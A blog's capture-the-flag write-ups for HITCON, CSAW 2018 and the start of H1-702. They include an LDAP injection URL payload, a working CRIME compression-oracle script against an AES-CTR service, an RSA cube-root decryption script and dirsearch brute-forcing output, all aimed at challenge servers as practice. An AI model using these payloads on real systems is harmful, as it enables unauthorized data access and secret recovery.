
The image makes it evident that Gyro sensor is attached to Lego EV3 and it runs on a white mat with flag written in black.

To identify the communication, we will analyse the documentation. Part 4.2.3 in this document page 23 says that the op-code will be opINPUT_DEVICE. We will find that in the other documentation which will provide us breakdown.

Instruction opInput_Device (CMD, …)
Opcode 0x99

Example payload: 99 1d 00 02 00 02 01 60
length = 8 Bytes
99 = Opcode
1d = READY_SI
00 = Layer number 0
02 = Port Number of Sensor
00 = Type (default)
02 = Mode (default)
01 = Returned values

It looks like this payload is sent as a request to read the values from sensor I think and the EV3 will respond it.


Now here we are looking at the returned values from the sensor sent from EV3 to localhost ethernet. It seems using # for black and <space> for white will recreate the image in ASCII Art.

For reading response we can load the pklg into wireshark and use the following filter:

btrfcomm && packetlogger.type==0x03 && data

Select all packets (CTRL+SHIFT+M) and dump it using 'Export Packet Dissection -> As JSON -> ev3-scanner.json'. Hence, the communication will be from LegoSyst -> localhost Ethernet this case as values taken from robot will be sent of.
The response data variations are minute, I mapped it like this:

00 c0 80 
00 80 3f
+ + 45 (1st + is faster, 2nd is increment)
00 c0 80
00 80 3f
- - 45
00 c0 40
00 80 3f
+ + 45 (1st + is faster, 2nd is increment)

This looks like the ++45 means robot is making 180 degree U-Turn towards Right hand side.  -- 45 is to nullify, making 180 degree U-Turn towards Left hand side and c0 80 , c0 40 means White color read whereas 80 3f means black color read

>>> int('c0', 16), int('80',16)
(192, 128)
>>> int('80', 16), int('3f',16)
(128, 63)

So, if the color is black then seems sensor value will be down, where intensity of reflected light will be higher on white surface.
—-> 1
<—– 2
——-> 3
…………
——–> 11
So, robot will traverse 11 times on the mattress.

import json

'''
A pretty hacky solution written during the ctf, warning - debug comments and prints are present 
'''

with open('ev3-scanner.json') as f:
    data = json.load(f)

alert = 0
total_turn = 0

first_round = ""
second_round = ""
third_round = ""
fourth_round =""
fifth_round = ""
six_round =""
seven_round=""
eight_round = ""
nine_round = ""
ten_round = ""
eleven_round = ""

for i in xrange(0, len(data)):
    tmp = "".join(data[i]["_source"]["layers"]["data"]["data.data"].split(":"))
    if len(tmp) == 18:
        i = 1
        identifier1 = tmp[12:][0:2]
        identifier2 = tmp[12:][2:4]
        identifier3 = tmp[12:][4:6]

        if identifier3 == '45':      # Likely 180 U Turn
            alert = 1
            continue

        elif identifier2 == 'c0' or identifier3 == '40' and identifier1 == '00': # Likely white
            if alert == 1:      # Turn has been taken
                print "[+] Turn was taken"
                alert = 0
                total_turn += 1
                if total_turn == 0:
                    first_round += " "
                elif total_turn == 1:
                    second_round += " "
                elif total_turn == 2:
                    third_round += " "
                elif total_turn == 3:
                    fourth_round += " "
                elif total_turn == 4:
                    fifth_round += " "
                elif total_turn == 5:
                    six_round += " "
                elif total_turn == 6:
                    seven_round += " "
                elif total_turn == 7:
                    eight_round += " "
                elif total_turn == 8:
                    nine_round += " "
                elif total_turn == 9:
                    ten_round += " "   
                elif total_turn == 10:
                    eleven_round += " "                                                                                                                                                                                
            if total_turn == 0:
                first_round += " "
            elif total_turn == 1:
                second_round += " "
            elif total_turn == 2:
                third_round += " "
            elif total_turn == 3:
                fourth_round += " "
            elif total_turn == 4:
                fifth_round += " "
            elif total_turn == 5:
                six_round += " "
            elif total_turn == 6:
                seven_round += " "
            elif total_turn == 7:
                eight_round += " "
            elif total_turn == 8:
                nine_round += " "
            elif total_turn == 9:
                ten_round += " "
            elif total_turn == 10:
                eleven_round += " "                

        elif identifier2 == '80' and identifier1 == '00':    # Likely black 
            if alert == 1:
                print "[+] Turn was taken"
                alert = 0
                total_turn += 1
                if total_turn == 0:
                    first_round += "#"
                elif total_turn == 1:
                    second_round += "#"
                elif total_turn == 2:
                    third_round += "#"
                elif total_turn == 3:
                    fourth_round += "#"
                elif total_turn == 4:
                    fifth_round += "#"
                elif total_turn == 5:
                    six_round += "#"
                elif total_turn == 6:
                    seven_round += "#"
                elif total_turn == 7:
                    eight_round += "#"
                elif total_turn == 8:
                    nine_round += "#"
                elif total_turn == 9:
                    ten_round += "#"
                elif total_turn == 10:
                    eleven_round += " "            
            if total_turn == 0:
                first_round += "#"
            elif total_turn == 1:
                second_round += "#"
            elif total_turn == 2:
                third_round += "#"
            elif total_turn == 3:
                fourth_round += "#"
            elif total_turn == 4:
                fifth_round += "#"
            elif total_turn == 5:
                six_round += "#"
            elif total_turn == 6:
                seven_round += "#"
            elif total_turn == 7:
                eight_round += "#"
            elif total_turn == 8:
                nine_round += "#"
            elif total_turn == 9:
                ten_round += "#"
            elif total_turn == 10:
                eleven_round +="#"         


print "[+] Total turn taken was "+str(total_turn)
print first_round
print second_round[::-1]
print third_round
print fourth_round[::-1]
print fifth_round
print six_round[::-1]
print seven_round
print eight_round[::-1]
print nine_round
print ten_round[::-1]
print eleven_round

print "*************************************************************************************"
print len(first_round)
print len(second_round)
print len(third_round)
print len(fourth_round)
print len(fifth_round)
print len(six_round)
print len(seven_round)
print len(eight_round)
print len(nine_round)
print len(ten_round)
print len(eleven_round)
#hitcon{EV3GYROSUCKS}
#The ascii art isn't that proper but readable.


Output ASCII Art:

FLAG: hitcon{EV3GYROSUCKS}

Twitter

aadityapurani
http://aadityapurani.com/?p=472
Extensions
CSAW CTF Writeups 2018
CTFAaditya_PuraniCapture The Flagcsawcsaw 2018csaw writeupsCTF Writeupsctftime csawdcuadcua writeupsDefconUAosiris labWriteups
Just like previous years, OSIRIS Lab from New York University (NYU) managed to put awesome challenges for CSAW Quals 2018. I will keep adding/updating tasks time to time. So, consider this write-up(s) under construction.   Twitch Plays Test Flag (MISC) – 1 Point A mandatory attendance check for every Capture the Flag event. flag{typ3_y3s_to_c0nt1nue}   […]
Show full content

Just like previous years, OSIRIS Lab from New York University (NYU) managed to put awesome challenges for CSAW Quals 2018. I will keep adding/updating tasks time to time. So, consider this write-up(s) under construction.


Twitch Plays Test Flag (MISC) – 1 Point

A mandatory attendance check for every Capture the Flag event.

flag{typ3_y3s_to_c0nt1nue}


LDAB (WEB) – 50 Points

We were given a website http://web.chal.csaw.io:8080/

The first page, has one search bar and list of Users with their associated group information.

http://web.chal.csaw.io:8080/index.php?search=*

Lists the same content on the web-page. Interesting as the search query understands * . Numerous possibilities can be explored like Elastic Search etc. They have been covered previously in CTF ( For instance: SECCON 2017)

But, in this case we can try assuming LDAP due to the structure of columns name. A basic injection payload goes as

http://web.chal.csaw.io:8080/index.php/index.php?search=*)(uid=*))(|(uid=*

That provides us the flag at bottom

flag{ld4p_inj3ction_i5_a_th1ng}


Algebra (MISC) – 100 Points

Challenge description provides us

nc misc.chal.csaw.io 9002

Basically, it looks like simple algebra where we have to find missing term ‘X’. sympy module makes thing lot faster and easier when performing calculations as such.

from pwn import *
from sympy import *
import time

'''
It's just a hacky solution as I didn't wanted to spend a lot of time on it
'''

#context.log_level='DEBUG'

r = remote('misc.chal.csaw.io', 9002)
r.recvline()
r.recvline()
r.recvline()
r.recvline()
r.recvline()
r.recvline()
r.recvline()

for i in xrange(0,400):
    print "[+] We are at "+str(i)+"\n"
    feq = r.recvline()
    a = sympify(feq.split('=')[0])
    b = sympify(feq.split('=')[1])
    try:
        solution = map(float, solve(Eq(a,b)))
    except TypeError:
        solution=0.0
    x = r.recvuntil("al?: ")
    r.sendline(str(solution[0]))
    print r.recvline()

print r.recvall()

Run the solver, sit back & relax. The complexity of the problems get difficult but it should be no problem for our solver.

flag{y0u_s0_60od_aT_tH3_qU1cK_M4tH5}

WhyOS (MISC) – 300 Points

Most painful challenge which tests your grepping skills. A debian and log file was provided. I used binwalk to extract the content of the debian package. We have to look for some entry-point, so I navigated to Library/PreferenceBundles/whyOSsettings.bundle and opened the file Root.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>items</key>
    <array>
        <dict>
            <key>cell</key>
            <string>PSGroupCell</string>
            <key>footerText</key>
            <string>Put the flag{} content here</string>
        </dict>
        <dict>
            <key>AutocapitalizationType</key>
            <string>None</string>
            <key>AutocorrectionType</key>
            <string>No</string>
            <key>cell</key>
            <string>PSEditTextCell</string>
            <key>defaults</key>
            <string>com.yourcompany.whyos</string>
            <key>key</key>
            <string>flag</string>
            <key>label</key>
            <string>flag content</string>
        </dict>
        <dict>
            <key>action</key>
            <string>setflag</string>
            <key>cell</key>
            <string>PSButtonCell</string>
            <key>label</key>
            <string>Set flag</string>
        </dict>
    </array>
    <key>title</key>
    <string>whyOS Settings</string>
</dict>
</plist>

No flag hardcoded in the plist file. Seems we have to reverse the dylib and macho files. setflag is what we need to reverse in order to see what is placed as the contents of flag. We reverse the binary & convert into a pseudo-code

// CSAWRootListController - (void)setflag
void __cdecl -[CSAWRootListController setflag](struct CSAWRootListController *self, SEL a2)
{
  void *v2; // r0@1
  __CFString *v3; // [sp+4h] [bp-34h]@2
  void *v4; // [sp+20h] [bp-18h]@1

  v2 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
  v4 = objc_msgSend(v2, "initWithContentsOfFile:", CFSTR("/var/mobile/Library/Preferences/com.yourcompany.whyos.plist"));
  if ( objc_msgSend(v4, "objectForKey:", CFSTR("flag")) )
    v3 = (__CFString *)objc_msgSend(v4, "objectForKey:", CFSTR("flag"));
  else
    v3 = &stru_8044;
  NSLog((int)CFSTR("%@"), (int)v3);
}

Looks, like flag will be logged under CFString. I started grepping, bummer it failed. A struggle followed thereafter, I made the list of most used services in the log. Tried to grep from the lowest used service one by one. Then I thought, the flag isn’t in flag format, but it may have alphanum_alphanum. Tried that

cat console.log | grep -v 'legacy' | grep -v 'set' | grep -v 'block' | grep -v 'state' | grep -v 'types' | grep -v 'extra' | grep  '[0-9a-z@]\{3\}_[0-9a-z@]\{6\}_[0-9a-z@]\{3\}'

Tried word brute

awk '$4~/^Bet/' console.log 
item:<CFBF7AE2-60B2-4F85-A028-81AB59A3B7DD/LOST TAPE! I’ll Bet You’ve NEVER Seen This Character Before! | JEFF DUNHAM/PlaybackRate: 0.000000>
 item:<CFBF7AE2-60B2-4F85-A028-81AB59A3B7DD/LOST TAPE! I’ll Bet You’ve NEVER Seen This Character Before! | JEFF DUNHAM/PlaybackRate: 0.000000>

cat console.log | grep 'whyOS'
default 19:10:53.647765 -0400   amfid   We got called! /Library/PreferenceBundles/whyOSsettings.bundle/whyOSsettings with {
default 19:10:53.659202 -0400   amfid   We got called! AFTER ACTUAL /Library/PreferenceBundles/whyOSsettings.bundle/whyOSsettings with {

Apparently, it fails. Very time consuming process considering I have to work on numerous challenges.

I am basically guessing 6 as mid-part. I guessed a lot of range, no success. Then, Hint came that flag is a hex string and that too does not contain 0x

Immediately, I constructed this

grep -vE 'begin_match|timeStamp|kernel|backboardd|locationd|zip|cpio|Task|securityd|timed|assertiond|CommCentr|Resume|symptomsd|cloudd|sharingd|ADVERTISING|mediaserverd|DETERMINE|powerd|identityservicesd|BK|bulletin|rapportd|accessoryd' console.log | grep -E '[0-9a-fA-F]{10,}'

Basically, I filtered out useless services which made log. It failed as well. That’s not over, I tried to also convert all hex strings to plain-text using xxd -r -p but well all was blobs of data pushing me far away from flag. I tried grepping ‘5f’ (hex of _) considering flag is preserved in hex and assuming it must have _ somewhere. It failed.

So either there are two options:

1.) Flag is not printable in ASCII, must be other encoding done before Hex conversion

2.) It is byte-by-byte flag

2nd option seems less likely. First is , yeah well. I tried, but failed. So, it’s hex string, what if it is a hash like SHA-1 or MD5. I saw other hint from the organizers on IRC by @pa_ssion (I believe) saying it is more reverse than forensics. Looking closely into app bundle, it seems the log must be under Preferences. I grepped (again) with varying length of hash either 32 or 40 with -E switch, but this time to solve. Just 1 and half hour before end time.

cat console.log | grep 'Preferences' | grep -E '[0-9a-fA-F]{32,}'

stdout:

default 19:12:18.884704 -0400   Preferences ca3412b55940568c5b10a616fa7b855e

Flag is ca3412b55940568c5b10a616fa7b855e 


Flatcrypt (Crypto) – 100 Points

We were given out handout code which uses AES CTR Stream cipher to encrypt data. A peculiarity of AES-CTR is that it encrypts every byte separately unlike encrypting the whole block like AES-ECB or CBC Mode. In AES-CTR mode no padding is required, hence the length of ciphertext is always equal to the length of input. There is a RFC which explains CTR in great detail.

The hand-out code looks as follow:

def encrypt(data, ctr):
    return AES.new(ENCRYPT_KEY, AES.MODE_CTR, counter=ctr).encrypt(zlib.compress(data))

while True:
    f = input("Encrypting service\n")
    if len(f) < 20:
        continue
    enc = encrypt(
      bytes(
        (PROBLEM_KEY + f).encode('utf-8')
      ),
      Counter.new(64, prefix=os.urandom(8))
    )
    print("%s%s" %(enc, chr(len(enc))))

The encryption key is not provided to us and the counter is instantiated with 8 random bytes. Hence, we cannot break the AES-CTR implementation itself but we have to look for other vulnerabilities. The part which stands out in the code is that the data is being compressed by zlib library and then it is feed into the encrypt routine. Zlib works on back referencing, so if the text which is to be compressed has multiple repeats then zlib will return a lower value then say if the text has no multiple repeats.

Hence, we can compare the length of the cipher-text and look at what character it returns a lowest length which indicates compression is successful and we will keep on prepending other characters to known_flag and brute again until we receive the flag. But, there is a twist. The server requires us to enter at least 20 bytes before it performs the encryption process. We are provided in the distributed file that the character set is lowercase letters and underscores. So, if our first 20 bytes contains none of those, we can utilize our logic properly. We can use

ABCDEFGHIJKLMNOPQRST

Note that, the last character is the length of the ciphertext.

from pwn import *
import string

#context.log_level='DEBUG'

charset_flag = string.ascii_lowercase + '_'
padding = 'ABCDEFGHIJKLMNOPQRST'

r = remote('127.0.0.1', 8040)
known_flag = ''

while True:
    bestchar = None
    lowestlen = 9999
    worstlen = -1

    for c in charset_flag:
        send_this =  padding + c + known_flag + padding
        r.recvuntil('ervice')
        r.sendline(send_this)
        r.recvline().strip()
        x = r.readline().strip()
        reslen = ord(x[-1])
        if reslen < lowestlen:
            lowestlen = reslen
            bestchar = c
        worstlen = max(reslen, worstlen)

    if worstlen == lowestlen:
        break

    known_flag = bestchar + known_flag
    print known_flag

Just like that, we will retrieve the flag, although we have to guess the first character. Now, to come to the main point — This type of exploit targeting compression is known as CRIME.

Flag: flag{crime_doesnt_have_logo}

Lowe (Crypto) – 200 Points

Typical RSA crypto problem.

import gmpy2
import gmpy
import codecs
from Crypto.PublicKey import RSA
import base64
from itertools import cycle, izip


target_file = "kStoynmN5LSniue0nDxli9csSrBgexZ/YOo5e+MUkfJKwvht8hHsYyMGVYzMlOp9sAFBrPCbm4UA4n7oMr2zlg=="
target_dec = base64.b64decode(target_file)

enc_key = 219135993109607778001201845084150602227376141082195657844762662508084481089986056048532133767792600470123444605795683268047281347474499409679660783370627652563144258284648474807381611694138314352087429271128942786445607462311052442015618558352506502586843660097471748372196048269942588597722623967402749279662913442303983480435926749879440167236197705613657631022920490906911790425443191781646744542562221829319509319404420795146532861393334310385517838840775182

with codecs.open('pubkey.pem') as fr:
    pub = fr.read()
    pub = RSA.importKey(pub)

print "[+] n = "+str(pub.n)
print "[+] e = "+str(pub.e)

gs = gmpy.mpz(enc_key)
gm = gmpy.mpz(pub.n)
g3 = gmpy.mpz(pub.e)
meh = gs+gm

# we go on like c+n , c+2*n etc until we hit _ = True
 
root, _ = meh.root(g3)
#print _
kek = hex(int(root))[2:-1].decode('hex')

print len(hex(int(root))[2:-1].decode('hex'))

assert len(target_dec) == len(hex(int(root))[2:-1].decode('hex'))
flaglol= ''.join(chr(ord(c)^ord(k)) for c,k in izip(target_dec, cycle(kek)))
print flaglol


Flag: flag{saltstacksaltcomit5dd304276ba5745ec21fc1e6686a0b28da29e6fc}

aadityapurani
http://aadityapurani.com/?p=452
Extensions
H1-702 CTF Writeups
CTFHacking2018CTF Writeupsh1702Hackeronemobilevegasweb
Introduction: Hello Reviewers, and fellow cybersecurity enthusiasts. Greetings ! I know, you are here to read the write-ups for the Hackerone CTF (h1-702) which is an online jeopardy CTF conducted by the amazing team of Hackerone. If you are a ethical hacker (Good Guys) and have not used Hackerone platform for Bug Bounty yet, do […]
Show full content
Introduction:

Hello Reviewers, and fellow cybersecurity enthusiasts. Greetings !

I know, you are here to read the write-ups for the Hackerone CTF (h1-702) which is an online jeopardy CTF conducted by the amazing team of Hackerone. If you are a ethical hacker (Good Guys) and have not used Hackerone platform for Bug Bounty yet, do check them out. Many more information about them are right here.
The qualification round winners ( 3 from each category – web and mobile ) would earn a free trip to Las Vegas to attend DefCon as well as get a chance to participate in their Live Hacking Event. That sounds so good, isn’t it ? After imagining these cool stuffs, I decided to register for the qualification round. Overall, it was a fun event. The challenges were creative, challenging, breath-taking and original and tests the participants skill in every field web, mobile, reverse, cryptography, programming and Binary exploitation. I extend my kudos to the Hackerone Team and especially breadchris and Jobert for putting these all together. 🙂 I am surely looking forward to meet the bright minds at Hackerone someday this summer 🙂

Anyways, Below are the write-ups for Web and Mobile. These are in-depth write-ups, so if you don’t want to scroll a lot and read a specific challenge, it’s just #challengeX (where X=number) away. If you like the writeups, have any question or suggestions. Do leave a feedback either in comment sections or reach me at @aaditya_purani. I will be more than happy to hear / help fellow hackers and enthusiasts.

Web Category:

Below is the writeup of the web challenge (the only one, but multi-staged) which I attempted and solved during the H1-702 CTF (Capture the Flag). This web application challenge is close to the bug hunting. So, you have to pay attention to every detail provided implicitly or explicitly inside the challenge and also test every possibilities.

So, before diving into this Challenge, There were some tools which I used for the challenge which I would like to list out

  • Burp Suite
  • Nmap
  • dirsearch

Additionally, an Operating System with python environment (including pip), Pycharm/Sublime Text and Note taking app helps.


Web Challenges:

Instructions can be found on the web challenge site: http://159.203.178.9/


Summary:

It is possible for non-administrative user to retrieve notes from the web-server at http://159.203.178.9/ by exploiting Blind-Boolean based key retrieval using the experimental version 2 API.

Scripts are available https://github.com/aadityapurani/h1-702-ctf-2018-solutions/tree/master/solutions/WEB

Writeup:


No Attachments like Source Code / Configs were provided only the website. After opening the url in any modern browser, we will be displayed a page like


We have to pay close attention to every word / sentences throughout the page. It says that somewhere on this server, there is a service running which allows a user to securely store notes. Additionally, it says that in one of the notes, a flag is hidden and our goal is to retrieve it. Good Luck !

That good luck is very much necessary for this. I felt it is sarcastic as website developer is quite confident that we will indeed struggle throughout our voyage. Anyways, coming back to the topic we also notice some keywords as ‘Notes’ and ‘RPC’. RPC stands for Remote Procedural Call. In web, RPC functionality is like REST but there are different API’s for each actions and the developer could hand-code the statuscode.

For instance, you have a e-commerce site :

RPC would look like http://site.com:8080/Buy/BuyProduct  (POST: {product=shirt})

REST would look like http://site.com:8080/Buy/Product (POST: {product=shirt})

RPC would look like http://site.com:8080/Buy/RetrieveProduct?id=1 (GET)

REST would look like http://site.com:8080/Buy/Product?id=1 (GET)

That is the basic idea. So, somewhere on their server such service is running. We can assume at this time that it will be related to notes. But, we need to confirm our assumptions. There are some good friends on the web, we can try to call them and see if they provide us some information. Those are

/robots.txt

/.well-known/security.txt

/sitemap.xml

404 error, which denotes file is not found on the server. So, basic tricks does not work here. Hence, what I did next is to brute-force the path starting from / root of the web-server. I used a tool specifically for that which is dirsearch. Although, during real pentest, I do not recommend such path brute-forcing tools in most cases if you do not have prior permission from the site-owner. The reason is it will make a lot of requests and clutter otherwise important logs for the system admin. You don’t want to create a bad impression to your client. But, in CTF you can aim for maximum enumeration. Here, is my dirsearch output

$ python3 dirsearch.py -u  http://159.203.178.9/ -e .

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: . | Threads: 10 | Wordlist size: 5992

Error Log: /dirsearch/logs/errors-18-06-28_00-11-27.log

Target: http://159.203.178.9/

[00:11:27] Starting: 
[00:11:27] 200 -  597B  - /                 
[00:11:33] 200 -  597B  - /index.html                                                                             
[00:11:36] 200 -   11KB - /README.html                                                                  
                                                                                                                  
Task Completed

I found something interesting and that’s README.html. Navigating to that page, we will see something as displayed below
